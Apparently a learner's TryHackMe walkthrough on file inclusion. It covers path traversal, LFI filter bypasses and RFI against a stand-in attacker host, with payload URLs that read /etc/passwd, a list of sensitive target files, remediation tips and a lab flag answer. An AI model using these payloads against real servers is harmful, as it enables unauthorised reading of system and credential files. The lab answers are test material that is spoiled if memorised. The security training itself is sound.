



File Inclusion



TryHackMe Notes: File Inclusion



Overview

File Inclusion is a web vulnerability where an attacker can include files on the web server through the browser. This often leads to **information disclosure**, **code execution**, or even full **remote command execution (RCE)**.

There are two primary types:

- **Local File Inclusion (LFI)** – Includes files *already present* on the server.
- **Remote File Inclusion (RFI)** – Includes *remote files* hosted by an attacker.
- Often combined with **Directory Traversal** to access unintended files.



Task 1: What is File Inclusion?



Concept

File inclusion happens when web applications dynamically load files using user input, typically via parameters in the URL like:

```
http://webapp.thm/get.php?file=userCV.pdf
```

If input is not validated, an attacker can tamper with the file path and retrieve or execute sensitive files.



Why It's Dangerous

- Leakage of sensitive information (e.g. `/etc/passwd`)
- Execution of attacker-controlled code (RCE)
- Disclosure of server internals and file paths



No question needed



Proceed to deployment.



Task 2: Deploy the VM

1. Connect to TryHackMe VPN or use the AttackBox.
2. Visit: `http://MACHINE_IP/`
3. Wait a few minutes for the web server to initialize.



No question needed



Task 3: Path Traversal



Concept

Path Traversal, aka *Directory Traversal*, exploits insecure file paths to access files outside the intended directory using `../`.



Common Payload:

```
http://webapp.thm/get.php?file=../../../../../etc/passwd
```

- Each `../` moves one directory up.
- Works if input isn't sanitized before passing to functions like `file_get_contents()` .

 Target Files (Linux):

- `/etc/passwd` — user accounts
- `/proc/version` — kernel version
- `/var/log/apache2/access.log` — access logs
- `/root/.bash_history` — root shell history

 Target Files (Windows):

- `C:\boot.ini`
- `C:\Windows\win.ini`

 Answer Check:

- What function causes path traversal vulnerabilities in PHP?
Answer: `file_get_contents`

Task 4: Local File Inclusion (LFI)

Concept

LFI allows including local server files. Vulnerabilities often come from insecure use of PHP functions like `include`, `require`, etc.

Example 1: Basic LFI

```
include($_GET['lang']);
```

- Which will execute the Request:
`http://webapp.thm/index.php?lang=EN.php`
- Exploit (no sanitization):
`http://webapp.thm/index.php?lang=../../../../etc/passwd`

Example 2: Restricted Directory


```
include("includes/" . $_GET['lang']);
```

- Only allows files in the `includes` directory.
- Payload:
`?lang=../../../../etc/passwd`

 Answer Check:

URI for Lab #1:

`/lab1.php?file=/etc/passwd`



Directory used in Lab #2:

includes

Lab #2: Include a file in the input form below

File Name

/etc/passwd

Include

Current Path

/var/www/html

File Content Preview of /etc/passwd

Warning: include(includes//etc/passwd) [function.include]: failed to open stream: No such file or directory in /var/www/html/lab2.php on line 26

Warning: include() [function.include]: Failed opening 'includes//etc/passwd' for inclusion (include_path='.:usr/lib/php5.2/lib/php') in /var/www/html/lab2.php on line 26

File Inclusion Lab

Lab #2: Include a file in the input form below

File Name

../../../../etc/passwd

Include

Current Path

/var/www/html

File Content Preview of ../../../../../../etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/

Task 5: Advanced LFI & Filter Bypass

#3 – Null Byte Injection

When `.php` is *automatically appended*, use `%00` (null byte) to terminate the string early.

- Exploit:

/lab3.php?file=../../../../etc/passwd%00

👉 Works only in PHP < 5.3.4

#4 – Filter Evasion with `./` or `%00`

If `/etc/passwd` is filtered:

- Try: `/etc/passwd/.`
- Or: `/etc/passwd%00`

🔪 These tricks bypass filters by:

- Using the current directory reference `.`.
- Cutting off extensions using null bytes.

#5 – Bypass `../` Filter

If `../` is removed by input filter, try alternate patterns:

- `...../etc/passwd`

👉 Filters may only replace the first-level string, not recursive patterns.

#6 – Forced Directory Prefix

If the code **requires a directory prefix** (e.g., `languages/`), include it in the payload:


- Payload:

?lang=languages/../../../../etc/passwd

✅ Answer Checks:



Lab #3 Request URI:

/lab3.php?file=../../../../etc/passwd



Function causing LFI in Lab #4:

file_get_contents






#Lab 5 - Filter Evasion



Required prefix in Lab #6:

THM-profile



- VERSION_ID from `/etc/os-release` :
12.04

Task 6: Remote File Inclusion (RFI)

Concept

RFI includes files from a remote server. This can lead to **RCE** if an attacker hosts a malicious script.

Requirements:

- `allow_url_fopen = On`

- No input validation

Example

1. Attacker hosts: `http://attacker.thm/cmd.txt`

```
<?php echo "Hello THM"; ?>
```

2. Exploit:

```
http://webapp.thm/index.php?lang=http://attacker.thm/cmd.txt
```

✔ Answer Check:

- No question — test on `/playground.php`

🛡️ Task 7: Remediation

To prevent file inclusion vulnerabilities:

- ❌ Disable `allow_url_fopen`, `allow_url_include`
- 🔒 Whitelist valid file paths
- ✔ Implement **input validation**
- 🚫 Disable error messages in production
- 🛡️ Use a **Web Application Firewall (WAF)**
- 🚫 Never trust user input blindly


✔ Answer Check:


- No question

🎯 Task 8: Challenge Flags

Apply everything you've learned to solve the following:

🔪 Flag 1: `/etc/flag1`








Inspect the page and click on Inspector. Replace, GET with POST and refresh the page. Finally, in the file name parameter, enter /etc/flag1

Answer: F1×3d-iNpu7-f0rrn

🍌 Flag 2: /etc/flag2

